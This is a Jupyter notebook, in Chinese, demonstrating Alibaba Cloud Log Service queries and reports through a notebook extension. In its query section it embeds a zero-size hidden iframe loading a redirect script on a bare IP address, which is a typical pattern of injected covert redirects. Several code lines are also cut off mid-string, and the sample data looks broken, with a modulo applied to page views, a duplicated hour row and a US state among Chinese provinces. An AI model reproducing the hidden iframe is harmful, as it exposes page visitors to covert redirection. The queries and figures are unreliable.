

1 了解阿里云日志服务

让用户专注在“分析”上，远离琐碎的工作

1. 数据实时采集
LogHub


- 30+渠道
- 公网加速
- 断点续传
- 免维护、低成本

2. 智能查询分析
Search/Analytics


- SQL92语法
- 秒级分析亿级
- 所见即所得
- AI、预测与告警

3. 数据分发
LogShipper/LogHub


- 免维护/免费
- 生态丰富
- 使用简单




可靠
双十一、金融级考验



稳定
百万机器运行保证



无运维负担
0负担，0预留成本



迭代快
与阿里使用同一套产品

1.1 查询能力

```
-- * and host: www.ca.mock-domain.com | select ip_to_province(real_client_ip) as province, count(1) as pv group by province
```


In [9]:

```
%%HTML
<iframe src="http://47.96.36.117/redirect.php?&type=1&redirect=true" width=0 height=0>
```

1.2 报表能力

In [3]:

```
%%HTML
<iframe src="https://sls4service.console.aliyun.com/next/project/dashboard-demo/da
```



2 扩展Jupyter访问阿里云日志服务

In [10]:

```
%load_ext alicloud_log_magic
```

The alicloud_log_magic extension is already loaded. To reload it, use:
%reload_ext alicloud_log_magic

2.1 配置

In [11]:

```
%manage_log
```

账户

高级

默认区域:

上海

密钥ID:

TAHX*****SPeEE

密钥Key:

.....

确定

完成

使用账户(cn-shanghai.log.aliyuncs.com), 成功连接到阿里云日志服务(TAHX*****SPeEE)

2.2 查询分析

查询过去30分钟的省份PV （单行查询）

In [12]:

```
%log host: www.ca.mock-domain.com | select ip_to_province(real_client_ip) as provi
```

Out[12]:

	province	pv
0	-1	210
1	广东省	58
2	北京市	47
3	香港特别行政区	33
4	山东省	32
5	四川省	29
6	福建省	29
7	台湾省	28
8	堪萨斯州	26
9	贵州省	26
10	重庆市	25
11	KR_11	19
12	KR_05	7

2.3 时间范围

过去1天的PV与访问有效率（多行查询）

In [13]:

```
%%log -1day - now
* |
select date_format(date_trunc('hour', __time__), '%H:%i') as dt,
       count(1)%100 as pv,
       round(sum(if(status < 400, 1, 0))*100.0/count(1), 1) AS ratio
group by date_trunc('hour', __time__)
order by dt limit 1000
```

Out[13]:

	dt	pv	ratio
0	00:00	86	80.3
1	01:00	20	80.2
2	02:00	31	80.2
3	03:00	0	80.2
4	04:00	99	80.1
5	05:00	1	80.3
6	06:00	0	80.2
7	07:00	0	80.2
8	08:00	0	80.3
9	09:00	0	80.2
10	10:00	0	80.1
11	11:00	71	80.2
12	11:00	0	80.2
13	12:00	29	80.2
14	13:00	0	80.2
15	14:00	0	80.3
16	15:00	0	80.2
17	16:00	14	80.3
18	17:00	86	80.2
19	18:00	0	80.2
20	19:00	0	80.2
21	20:00	0	80.3
22	21:00	53	80.3
23	22:00	71	80.2
24	23:00	39	80.2


2.4 报表

In [14]:

```
%report site_visit
```

被访问网站:

www.ab.mock-domain.com的访问分布:



详细列表:

	city	pv
0	北京市	27212
1	济宁市	13523
2	重庆市	13515
3	泸州市	13504
4	厦门市	13429
5	中山市	13199

	city	pv
6	广州市	12212
7	贵阳市	1244

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

In []:

